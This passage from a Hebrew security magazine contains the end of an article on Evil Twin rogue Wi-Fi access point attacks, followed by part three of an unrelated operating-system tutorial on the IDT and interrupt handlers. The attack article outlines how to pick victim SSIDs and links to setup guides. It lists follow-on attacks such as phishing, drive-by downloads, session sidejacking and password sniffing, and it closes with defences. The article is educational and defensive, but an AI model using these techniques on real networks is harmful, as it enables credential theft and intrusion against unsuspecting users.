
אחת הבעיות המרכזיות למימוש התקפה זו הינה לדעת מהו ה-SSID אליו הקורבן התחבר בעבר. לצורך כך, התוקף הפוטנציאלי נדרש לדעת היכן ביקרתם על מנת שידע מה להגדיר כ-SSID בהודעת ה-Beacon שה-Rogue Access-Point שלו מפרסם כדי שמכשיר הקצה שלכם יתחבר ל-Rogue Access-Point.

אם לדוגמא, התוקף הפוטנציאלי יודע ששהיתם בבית מלון מסוים, הוא יכול לנסות לברר מהו ה-SSID באותו בית מלון ע"י הגעה פיזית למקום או לחילופין, ניתן לבצע חיפושים דרך מסדי נתונים קיימים, כגון: <http://wi-fi.jiwire.com>.) JIWIWIRE.

בתמונה הבאה ניתן לראות את האתר של JIWIWIRE המאפשר להריץ שאילתה לקבלת שמות ומיקומים של רשתות אלחוטיות הנמצאות באזור מסוים:



[אתר לחיפוש wifi hotspot]



2. אפשרות נוספת היא לדוגמא כאשר אתם נוסעים לדוגמא באוטובוס (אגד) או יושבים בבית קפה, תוקף פוטנציאלי עם SmartPhone יכול להגדיר את המכשיר שלו כ-Access-Point עם אותו SSID הרשום ברשימת הרשתות האלחוטיות הקיימות אצלכם ובכך לגרום למכשיר שלכם, כגון ה-SmartPhone, להתחבר דרכו. מאחר וברירת המחדל הנה חיבור לאינטרנט דרך ממשק ה-Wi-Fi ולא דרך ממשק הסלולרי, אפליקציות המותקנות על ה-SmartPhone אשר מדי פעם מתחברות לשרתי האפליקציה דרך האינטרנט לצורך עדכונים, יבצעו זאת דרך ה-Rogue Access-Point ללא ידיעת המשתמש כלל.

היתרון המתקפה הנ"ל על גבי המתקפה השנייה הינו שכאן התוקף יכול לדעת מה הוא ה-SSID של הרשת דרכה בחר הקורבן להתחבר, החיסרון הוא שעליו להתמקם קרוב יותר (או לשדר חזק יותר) לקורבן מרכיב ה-Access-Point המקורי.

מימוש המתקפה

לא ארחיב כלל על מימוש המתקפה במאמר, אך למי שכן מעוניין לנסות אותה (למטרות לימוד בלבד, כמובן), שי רוד כתב שני פוסטים בבלוג שלו (<http://www.exploit.co.il>) על הנושא:

- הקמת Rogue Access Point תחת מערכת ההפעלה Windows 7:
<http://exploit.co.il/hacking/windows-7-fake-access-point-alfa-awus036h/>

- הקמת Rogue Access Point תחת מערכת ההפעלה BackTrack 5:
<http://exploit.co.il/hacking/set-fake-access-point-backtrack5/>

מומלץ מאוד לקרוא את הפוסטים על מנת להבין את הפשטות שהדבר. בשני ההסברים שי משתמש בכרטיס Alfa AWUS036H וניתן לרכוש אותו ודומיו באתרים כגון Amazon, Google Shopping, EBay וכו'.

מאמר מומלץ נוסף שניתן לקרוא בנושא הקמת מעבדה לניסוי מימוש המתקפה, ניתן למצוא בבלוג של אריק גולדמן:

<http://www.ericgoldman.name/security/8-exploits-and-attacks/21-evil-twin-attack-explanation>

פוטנציאל הנזק

לאחר מימוש מוצלח את המתקפה, פוטנציאל הנזק שניתן לבצע הינו עצום, מפני שלאחר מימוש המתקפה, התוקף מקבל גישה מלאה לתווך התקשורת של הקורבן והתשתית אליו הוא מתחבר ומכאן - כמות הנזק שניתן לבצע תלויה בדרכי הפעולה שבהן ינקוט התוקף. לצורך ההמחשה אמנה מספר מהן:

תקיפת הגולש:

- **Phishing**: לאחר שמיקמנו Rogue Access-Point במקום מרכזי, ניתן להפנות את הגולשים דרכינו לאתרי אינטרנט שונים כרצוננו (כל עוד לא מתבצע השימוש בתווך מוצפן) וכך לבצע מתקפות פשיג, לדוגמא - להפנות את כל הגולשים לאתר X לאתר שונה הנראה כמו טופס ההתחברות לאתר הנדרש וכך לגנוב את סיסמאותיהם.
- **Drive-By**: באותה הדרך שבה אנו מפנים גולשים המעוניינים לגלוש לאתר X לאתר שיצרנו מראש, ניתן להפנותם לאתר המכיל קוד זדוני שינסה לנצל חולשות בדפדפנים / רכיבי גלישה המותקנים על מחשבי הקורבנות וכך להתקין עליהם וירוסים ותולעים (עוד על כך, ניתן לקרוא במאמר "[Client-Side Attacks](#)" שנכתב על ידי אפיק קסטיאל ופורסם ב**גליון העשירי**).


תקיפת היעד:

- **SideJacking**: כאשר גולש מתחבר דרכינו לנכסים אינטרנטיים (כגון אתר אותו הוא מנהל, משאבי בארגון אשר רק לעובדי אותו הארגון יש גישה וכו') אנו יכולים לנצל את ה-SESSION הקיים בין הקורבן למשאב האינטרנט ולהתחבר בזהותו לאותם נכסים, דוגמא טובה לכך היא התוסף Fire-Sheep, (שעליה נכתב במאמר "[כבשת הרשע](#)" על ידי עו"ד יהונתן קלינגר שפורסם ב**גליון ה-15**), שמאפשר לנו לבצע [Sidejacking](#) בפשטות יתר.
- **Unauthorized Access**: בכלליות, נוסף לבצע Sniffing על התקשורת העוברת בין הקורבן לבין משאבי האינטרנט אליהם הוא ניגש ולגנוב סיסמאות ופרטים רגישים נוספים על מנת להשיג גישה אל אותם המשאבים בעתיד. דוגמא טובה לכך היא יכולת האיסוף של Cain & Able, שיועד לנתח תעבורת רשת ולאחר סיסמאות למשאבי אינטרנט שונים (כגון סיסמאות RDP, FTP, כלי Remote Desktop למיניהם, HTML Forms ועוד...)


מניעת התקפה

ניתן לפעול במספר מישורים / דרכים על מנת להתגונן מפני מתקפות מסוג זה, לדוגמא:

- השלב הראשון בהגנה מפני סוג של מתקפה כזו, הינה **מודעות**, מאחר וברשת ציבורית, בדרך כלל לא ננסה לגלוש למידע פרטי אלא אם כן המידע הנו מוגן (כלומר, נגלוש לאתרים אשר הגישה אליהם מוגנת SSL), תמיד נדרש לבדוק גם בביתנו האם אנו באמת מחוברים לרשת שלנו. בנוסף, כדאי ומומלץ למחוק מרשימת הרשתות האלחוטיות שבהן גלשנו את אותן רשתות ציבוריות/חופשיות אשר אנו לא נדרשים להן עוד. לדוגמא: כאשר ביקרנו בבית קפה והתחברנו לאינטרנט דרך ה-Access-Point החינמי, מומלץ למחוק את שם הרשת לאחר שיצאנו מבית הקפה.
- דרך נוספת הנה **לבטל את החיבור האוטומטי** לאותה רשת Wi-Fi חינמית. לדוגמא, במסך הבא ניתן לראות כי החיבור לרשת הנה אוטומטית ויש לדאוג לבטל אפשרות זו:



- במידה ועובדים נדרשים להתחבר לרשת / משאבי הארגון דרך רשת האינטרנט מחוץ למשרד (כגון עיתונאים וכו') ניתן לעשות **שימוש ב-VPN**, וכך להבטיח חיבור מאובטח על גבי כל תווך תקשורת שנתקל בו.



סיכום


במאמר זה הצגתי את המתקפה Evil Twin ואופן ביצועה על רשתות אלחוטיות. ראינו כיצד ניתן "לשדרג" מתקפה זו וכך ולהרחיב את הסבירות להצלחתה. סבירות הניצול אומנם קטנה יחסית למתקפות אחרות, אך ראינו כי היקף פוטנציאל הנזק הוא עצום בגודלו. כמו שראינו במידה והמתקפה בוצעה באופן מוצלח, ניתן לתקוף הן את הלקוח (ע"י ביצוע מתקפות Drive-By שונות) והן את התשתיות / הנכסים אליו הוא מתחבר (לדוגמא - חשבונות אתרים אליו הוא מתחבר, שרתים בתוך הארגון אותם הוא מנהל וכו'). חשוב להיות מודעים לקיומה של מתקפה זו על מנת להימנע מפניה.

בנוסף, אני מעוניין להודות לאפיק קסטיאל על הערותיו המועילות למאמר זה.

שמרו על עצמכם!

קישורים לקריאה נוספת

- [http://en.wikipedia.org/wiki/Evil_twin_\(wireless_networks\)](http://en.wikipedia.org/wiki/Evil_twin_(wireless_networks))
- http://en.wikipedia.org/wiki/Rogue_access_point
- http://airsnarf.shmoo.com/rogue_squadron.pdf
- <http://www.digitalwhisper.co.il/files/Zines/0x01/DW1-5-WEP.pdf>
- <http://digitalwhisper.co.il/files/Zines/0x1D/DW29-1-WunPS.pdf>
- <http://exploit.co.il/hacking/windows-7-fake-access-point-alfa-awus036h/>
- <http://exploit.co.il/hacking/set-fake-access-point-backtrack5/>
- <http://www.ericgoldman.name/security/8-exploits-and-attacks/21-evil-twin-attack-explanation>
- <http://www.digitalwhisper.co.il/files/Zines/0x0A/DW10-2-ClientSide.pdf>
- <http://wirelesslanprofessionals.com/wp-content/uploads/2011/01/05-Rogue-Access-Points-and-Client-Hijacking.v7.pdf>



פיתוח מערכות הפעלה - חלק ג'

נכתב ע"י עידן פסט

הקדמה

מהי עשינו בחלק הקודם?

בחלק הקודם של המאמר למדנו על המעבר מ-Real Mode ל-Protected Mode, על כתיבה ישירה לזיכרון המסך במצב טקסט, על סטנדרט ה-Multiboot ועל ה-GDT.

מה נעשה בחלק הזה?

בפרק זה נממש עוד חלק מהותי ובסיסי באוסף ה-Descriptors שעלינו לממש - ה-IDT. בנוסף ל-IDT נממש את תחילתו של ה-IRQ ודרכו נממש שעון בסיסי.

מערכת ההפעלה, סימן 7

כמו בפרק הקודם, ניתן למצוא את הקוד המלא שנמצא בשימוש במאמר בכתובת הבאה:

<http://www.digitalwhisper.co.il/files/Zines/0x22/OSDevIII.zip>

ניתן לראות שמספר קבצים שונים או נוספו בחלק זה:

- descriptors.c
- idt.asm
- asmisr.asm
- isr.c

כל הקבצים האלו נועדו להגדיר באופן נכון את ה-IDT.

IDT (Interrupt Descriptor Table) הוא מבנה בזיכרון שנועד להנחות את המעבד כיצד לפעול בעת קבלת פסיקות. הוא המקביל ב-Protected Mode ל-IVT, שבו השתמשנו בפרקים הקודמים להדפיס למסך. הוא מורכב מ-256 שורות, שמקבילות ל-256 מספרי פסיקות שונים (int 0x00 - int 0xff) שיכולים להיווצר. כל שורה מנחה את המעבד לאיזו פונקצייה (יש לציין שנעשה פה שימוש ליברלי במילה "פונקצייה", שכן אנו רק מספקים אזור בזיכרון שמכיל קוד מכונה) לקרוא כדי שתוכל לטפל בפסיקה שהתקבלה.

כשהמעבד מקבל פסיקה, הוא מחפש את ההיסט שלה ב-IDT: (sizeof(IDTEntry)*interrupt_number) על מנת שיוכל לדעת כיצד לטפל בה.

כל שורה ב-IDT נראית כך:

סיביות	שדה
0-15	16 הסיביות הראשונות של ההיסט (Offset) בזיכרון של הפונקצייה שמטפלת בפסיקה.
16-31	הסלקטור שאליו מתייחס ההיסט. מן הסתם נרצה שסלקטור זה יהיה סלקטור הקוד של הקרנל.
32-36	שמור לשימוש עתידי. מומלץ לאתחל כאפסים.
37-39	חסר שימוש. יש לקבוע כאפסים.
40-47	דגלים
48-63	16 הסיביות האחרונות של ההיסט בזיכרון של הפונקצייה שמטפלת בפסיקה.

בית הדגלים נראה כך:

סיביות	שדה
7	Present. האם הפסיקה בשימוש.
5-6	ה-DPL (Descriptor Privelege level) של הפסיקה. בדומה לשדה ב-GDT, דבר זה מאפשר להגדיר הרשאות מינימליות שמהם יכול קוד לקרוא לפסיקה זו.
4	לא נמצאה דוקומנטציה בעלת סימוכין לשימוש בסיבית זו. מצאתי מספר מקורות שכנראה כולם נובעים ממקור משותף אחד שטוענים שזה "Storage Segment" (עד לכתובת שורות אלו טרם הצלחתי להבין את כוונת המשורר). בכל מקרה, בספציפיקציות של אינטל נראה שיש לקבוע את סיבית זאת כ-0.
3	גודל הזיכרון שאליו מכוונת שורה זו. 0 מייצג 16 ביט, 1 מייצג 32 ביט.
2-0	סוג השורה. מכיוון שכרגע אנו מתעסקים אך ורק בפסיקות יש לקבוע אותן כ-110 שמסמן שורה מסוג interrupt gate.

למרות שקיימות 256 פסיקות שונות, נהוג (ויש לציין שלעתים אף נחוץ) לשמור את 32 הפסיקות הראשונות לשימוש פנימי במעבד. ניתן לראות בטבלה החלקית הבאה מה שימושן:

מספר פסיקה	שם	הסבר
0x00	Division by zero	חילוק באפס
0x02	Non Maskable Interrupt	פסיקה זו היא פסיקה שלא ניתן להתעלם ממנה. פסיקה זו משמשת בד"כ במצבים בהם קיימת בעיה חומרתית קשה.
0x03	Breakpoint	כמו שרבים מכם שעסקו ב-Reversing יודעים, פסיקה זו משמשת בכדי להעביר את השליטה בתוכנית חזרה לדיבאגר.
0x06	Invalid Opcode	פקודה לא חוקית נשלחה למעבד.
0x08	Double Fault	מצב בו המעבד נתקבל בבעיה בעת טיפול בפסיקה. אם פסיקת ה-Double Fault לא תטופל כראוי המעבד יכנס ל-Triple Fault וביצע איתחול מחדש.
0x0d	General Protection Fault	פסיקה זו נוצרת כאשר קוד מפר את מנגוני ההגנה ב-Protected Mode. למשל, ניסיון להריץ פקודות של טבעת 0 מטבעת 3.
0x0e	Page Fault	נרחיב על פסיקה זו יותר בפרק הבא.

קובץ זה אחראי לקבל מצביע (Pointer) לאזור בזיכרון שבו יושב ה-IDT, ולהנחות את המעבד להתייחס ל-IDT שלנו, הוא מתחיל כך:

```
global idt_write
```

```
idt_write:
```

```
    mov eax, [esp+4]
```

```
    lidt [eax]
```

```
    ret
```

בוא נעבור על כל שורה:

```
mov eax, [esp+4]
```

כזכור מהפרק הקודם, לפי סטנדרט הקריאה cdecl, פקודה זו תעביר את האזור בזיכרון אליו מצביע הפרמטר הראשון שמועבר לפונקציה idt_write מקוד C אל האוגר eax.

```
lidt [eax]
```

הפקודה lidt (Load IDT) מקבלת אזור בזיכרון שמנחה את המעבד כיצד לגשת ל-IDT, ונראה כך:

שם השדה	Limit	Base
סיביות	0-15	16-47
הסבר	אורך הטבלה.	הכתובת בזיכרון בה הטבלה מתחילה.

הפקודה LIDT לוקחת את אזור זיכרון זה וטוענת אותו, בדומה ל-GDT, לאוגר מיוחד שנועד אך ורק למטרה זו.



descriptors.c

הפעם נוסיף לקובץ מספר פונקציות נוספות שיאפשרו לנו לאתחל את ה-IDT:

```
extern void isr0();
extern void isr1();
extern void isr2();
extern void isr3();
extern void isr4();
extern void isr5();
...
```

בשורות אלו אנו מנחים את המהדר להתייחס לפונקציות `isr0` עד `isr255` כפונקציות שקיימות בקובץ חיצוני. הפונקציות הללו ממושמות בקובץ `israsm.asm` שאותו נבחן בהמשך.

```
void idt_setup(){
    ...
    idt_set_gate(0, (unsigned int)isr0, 0x08, 0x8e);
    idt_set_gate(1, (unsigned int)isr1, 0x08, 0x8e);
    idt_set_gate(2, (unsigned int)isr2, 0x08, 0x8e);
    idt_set_gate(3, (unsigned int)isr3, 0x08, 0x8e);
    idt_set_gate(4, (unsigned int)isr4, 0x08, 0x8e);
    idt_set_gate(5, (unsigned int)isr5, 0x08, 0x8e);
    ...
}
```

בשורות קוד אלו אנו מאתחלים את השורות במבנה הנתונים שבנינו. אנו קובעים שהאזור בזיכרון שאליו אנו קופצים לאחר קבלת פסיקה מספר 0 יהיה תחילת הפונקציה `isr0`, וכך בהתאמה לכל פסיקה. מעבר לזאת אנו מעבירים שני פרמטרים נוספים - `0x8e` הוא בית הדגלים. אם נבחן את הערכים שאותם הוא קובע נראה שסיבית ה-`Present` מודלקת, ה-`DPL` נקבע ל-0 (משמע רק קוד בטבעת 0 יכול לבצע פסיקה זז), הסיבית הרביעית נקבעת כאפס, סיבית הגודל נקבעת כ-1 (משמע השורה מתייחסת ל-32 ביט), ושלוש סיביות הסוג נקבעות, כפי שצריך, ל-110. בנוסף אנו רואים פרמטר נוסף - `0x08`. פרמטר זה הוא הסלקטור שאליו מתייחסת כתובת הזיכרון של הפונקציה.

סלקטורים



כחלק ממנגנון הזיכרון שאנו יוכלים להשתמש בו ב-Protected Mode, וממומש על ידי ה-GDT, ניתן לחלק את הזיכרון לכמה סגמנטים, כך שלכל אחד מהם תכונות שונות, ואנו מתייחסים לכל אחד מהם כטווח זיכרון משלו. בדרך זו על הקוד לציין אך ורק את ההיסט של הזיכרון שאותו הוא רוצה לציין בתוך הסגמנט. המעבד יתרגם את היסט זה לכתובת פיזית וכך יגש לזיכרון. אך בכדי לדעת כיצד לתרגם את ההיסט, על המעבד לדעת לאיזה שורה ב-GDT אנו מתייחסים כאשר אנו מציינים את היסט זה. בשביל כך אנו מציינים מספר נוסף, בשם סלקטור, שצורתו נראית כך:

סיביות	0-1	2	3-15
שדה	ההרשאות של אותו סגמנט. הרשאות אלו יכולות להיות נמוכות או שוות להרשאות שממנו הקוד רץ.	מציין הטבלה. אם סלקטור זה מתייחס לשורה ב-GDT עלינו להגדיר סיבית זו כ-0, ו-1 בשביל ה-IDT.	מספר השורה באותה טבלה שאליו אנו רוצים להתייחס.

לכן אם אנו רוצים לפנות לשורה השנייה ב-GDT, שהיא שורה המתארת את סגמנט הקוד (יש לזכור שהשורה הראשונה ב-GDT ממולאת באפסים), עם הרשאות בטבעת 0 ומכאן שהסלקטור יהיה: 0000000000001000 או לחלופין, 0x08.

```
idt_write((unsigned int)&idt_ptr);
```

לאחר שקבענו את כל השורות, נקרא לקוד שפת הסף שיטען אותו לאוגר במעבד ששומר את מיקומו של ה-IDT.



asmisr.asm - בקובץ זה אנו יוצרים את כל ה-ISR (Interrupt Service Routines). פונקציות אלו הם הפעולות האחריות לבצע את הנדרש לאחר קבלת פסיקה:

```
%macro ISR_NOERRCODE 1
    global isr%1
    isr%1:
        cli
        push byte 0
        push byte %1
        jmp isr_common_stub
%endmacro


%macro ISR_ERRCODE 1
    global isr%1
    isr%1:
        cli
        push byte %1
        jmp isr_common_stub
%endmacro
```

בשורות אלו אנו מגדירים שתי פקודות מאקרו. פקודות מאקרו הן דרך להבהיר או לקצר בכתיבת קוד. כאשר אנו קוראים לפקודת מאקרו המהדר פשוט מחליף את שורת הקריאה בשורות הקוד שהוגדרו במאקרו, וכך אנו לא צריכים לכתוב כמו גדולה של קריאות דומות בקוד.

ספציפית בשורות אלו אנו יוצרים שני פקודות מאקרו שמתאימות לשני סוגי פסיקות. הסוג הראשון הוא סוג הפסיקות שמתלוות אליהם מספר המציין את מזהה הבעיה שממנה נבעה הפסיקה. את מציין זה דוחף המעבד למחסנית לפני יצירת הפסיקה. הסוג השני הוא סוג הפסיקות שלא נלווה להן בעיה כלשהי. ניתן לשים לב שבשני המאקרוים אנו יוצרים תוויית שמוגדרת גלובלית (קרי, ניתן לקרוא לה מקובץ חיצוני) ובה אנו קודם כל מבצעים את הפקודה הבאה:

```
cli
```

פקודה זו מבטלת את האפשרות לשלוח פסיקות נוספות (Clear Interrupts). זאת מכיוון שמצב שבו מעבד מקבל פסיקה בזמן שהוא מטפל בפסיקה אחרת תגרור Double Fault. יכולת זה מתאפשרת על ידי דגל בשם IF (Interrupt Flag). כאשר דגל זה נקבע כאפס, לא ניתן לשלוח פסיקות נוספות. יש לציין שבמובן זה אנו מדברים אך ורק על פסיקות חומרתיות, ולא תוכניותיות. מאידך שהפקודה int תמשיך לעבוד.



לאחר מכן אנו דוחפים למחסנית את מספר הפסיקה (ואת המספר 0 במקרים בהם אין מציין שגיאה בכדי לשמור על אחידות של מבנה הנתונים במחסנית) וקופצים לתווית `isr_common_stub`:

```
isr_common_stub:  
  pusha  
  
  mov ax, ds  
  push eax  
  
  mov ax, 0x10  
  mov ds, ax  
  mov es, ax  
  mov fs, ax  
  mov gs, ax  
  
  call isr_handler  
  
  pop ebx  
  mov ds, ebx  
  mov es, ebx  
  mov fs, ebx  
  mov gs, ebx  
  
  popa  
  
  add esp, 8  
  sti  
  iret
```

בתווית זו אנו מכינים את הקרקע לקרוא לפונקציית C שבה נוכל לטפל ביתר נוחות בפסיקה.

```
pusha
```

תחילה אנו דוחפים למחסנית את אוסף כל האוגרים הכללים במעבד. פקודה זו כוללת את האוגרים הבאים (האוגרים רשומים באותו סדר בהם הם יופיעו במחסנית לאחר פקודה זו):

EAX, ECX, EDX, EBX, ESP, EBP, ESI, EDI

אנו מבצעים פעולה זו בכדי לאפשר לקוד ה-C לקבל מידע אודות מצב המערכת לפני הפסיקה, וכן בכדי שנוכל לשנות את האוגרים בזמן הטיפול בפסיקה ולאחר מכן לחזור לאותו מצב שבו היינו.

```
mov ax, ds  
push eax
```

שורה זו דוחפת את סלקטור המידע (Data Selector) אל המחסנית בכדי שנוכל לאחזר אותו לאחר מכן. ניתן לנחש שערכו של הסלקטור יהיה 0x08.



הפקודות הבאות מעבירות את הערך 0x10 אל כל הסלקטורים. ניתן להסיק ממבנה הסלקטור שערך זה מתייחס לשורה השלישית ב-GDT:

```
mov ax, 0x10  
mov ds, ax  
mov es, ax  
mov fs, ax  
mov gs, ax
```

לאחר מכן מתבצעת קריאה לפונקציית ה-C בשם `isr_handler` בכדי שנוכל לטפל בפסיקה בשפה עילית ולא בשפת סף:

```
call isr_handler
```

בפקודות הבאות אנו מבצעים את התהליך ההפוך שבו התחלנו כאשר רצינו לזמן את הפונקציה. אנו מחזירים את הערך המקורי לכל האוגרים ומחזירים את המחסנית למצבה הקודם:

```
pop ebx  
mov ds, bx  
mov es, bx  
mov fs, bx  
mov gs, bx  
  
popa  
add esp, 8
```

לאחר מכן, נבצע את הפקודה הבאה:

```
sti
```

הפקודה `sti` (Set Interrupts) מדליקה מחדש את דגל ה-IF. יש לציין כי פקודה זו משפיעה אך ורק על מביצוע הפקודה הבאה. צורת פעולה זו מאפשרת למעבד שקבל מספר גבוה של תספיקות להמשיך לתפקד.

והפקודה האחרונה:

```
iret
```

בניגוד לפונקצייה רגילה, שממנה ניתן לחזור עם הפקודה `ret`, יש לציין למעבד שאנו חוזרים מטיפול של פסיקה, בכדי שיוכל להמשיך את ביצוע הפקודות שסופקו לו טרם הפסיקה:



isr.c - בקובץ זה קיימת פונקציה שמטפלת בפסיקות שמתקבלות.

והקוד:


```
typedef struct registers
{
    unsigned int ds;
    unsigned int edi, esi, ebp, esp, ebx, edx, ecx, eax;
    unsigned int int_no, err_code;
    unsigned int eip, cs, eflags, useresp, ss;
} registers_t;
```

הגדרת טיפוס זה מתאימה למבנה הנתונים אותו דחפו למחשנית לאחר קבלת פסיקה בקובץ israsm.asm. אנו מגדירים מבנה זה בכדי שנוכל לקבלו כפרמטר בפונקציה שמטפלת בפסיקות:

```
void isr_handler(registers_t regs)
{
    screen_print("Recieved interrupt: ");
    screen_print_int(regs.int_no,16);
    screen_print("\n");
}
```

לעת עתה, הפעולה היחידה שהפונקציה מבצעת היא להדפיס על המסך הודעה שמצביע על קבלת פסיקה ואת מספרה בבסיס 16.

מעבר לשינויים שנעשו בקובץ ה-MAKEFILE אין שום צורך לבצע פעולה נוספת. נריץ את make.sh ונקבל את המסך הבא:



```
Mine - VMware Player  File  Virtual Machine  Help
Hello World!
Setting up the GDT.
GDT set.
Setting up the IDT.
Sending interrupt.
Recieved interrupt: 0
Recieved interrupt: 80
```

מערכת ההפעלה, סימן 8

כעת נלמד כיצד לנצל את הכוח שטמון בפסיקות בכדי להתממשק עם ה-PIC ולאפשר למערכת ההפעלה שלנו לקבל IRQs.

IRQ-I PIC

ה-PIC הוא רכיב חומרתי המאפשר לנו "לתרגם" פסיקות חומרטיות לפסיקות תוכנתיות. רכיב זה חוסך לנו זמן וכוח עיבוד יקר - במקום לעבור על כל רכיבי התוכנה באופן רציף ולתשאל אותם בכדי לבדוק האם מצבם השתנה בצורה המצריכה בחינה (שיטה הנקראית Polling) אנו אך ורק צריכים להפסיק את פעולתה הרגילה של מערכת הפעלה לאחר קבלת פסיקה (שמקבלת אוטומטית עדיפות על הקוד הרגיל). לדוגמה, נניח ואנו רוצים לממש התממשקות עם מקלדת. בהנחה שהיינו ממשים יכולת זו בצורת Polling,

אנו היינו צריכים כל כמה מילי שניות לקרוא למקלדת ולבדוק האם מקש נלחץ. שיטה זו הייתה מצריכה אחוז גבוה של כוח העיבוד שלנו (ויש להכפיל מספר זה במספר רכיבי החומרה שאנו רוצים להתממשק איתם). במקום זאת, אנו מגדירים את המקלדת לשלוח לנו פסיקה כאשר מקש נלחץ. כך, אנו יכולים להתעלם לחלוטין מקיומה של המלקדת, עד אשר מתקבלת פסיקה זו. בעת קבלת הפסיקה אנו נטפל בה, ולאחר מכן נחזור לרצף ההוראות הרגיל.

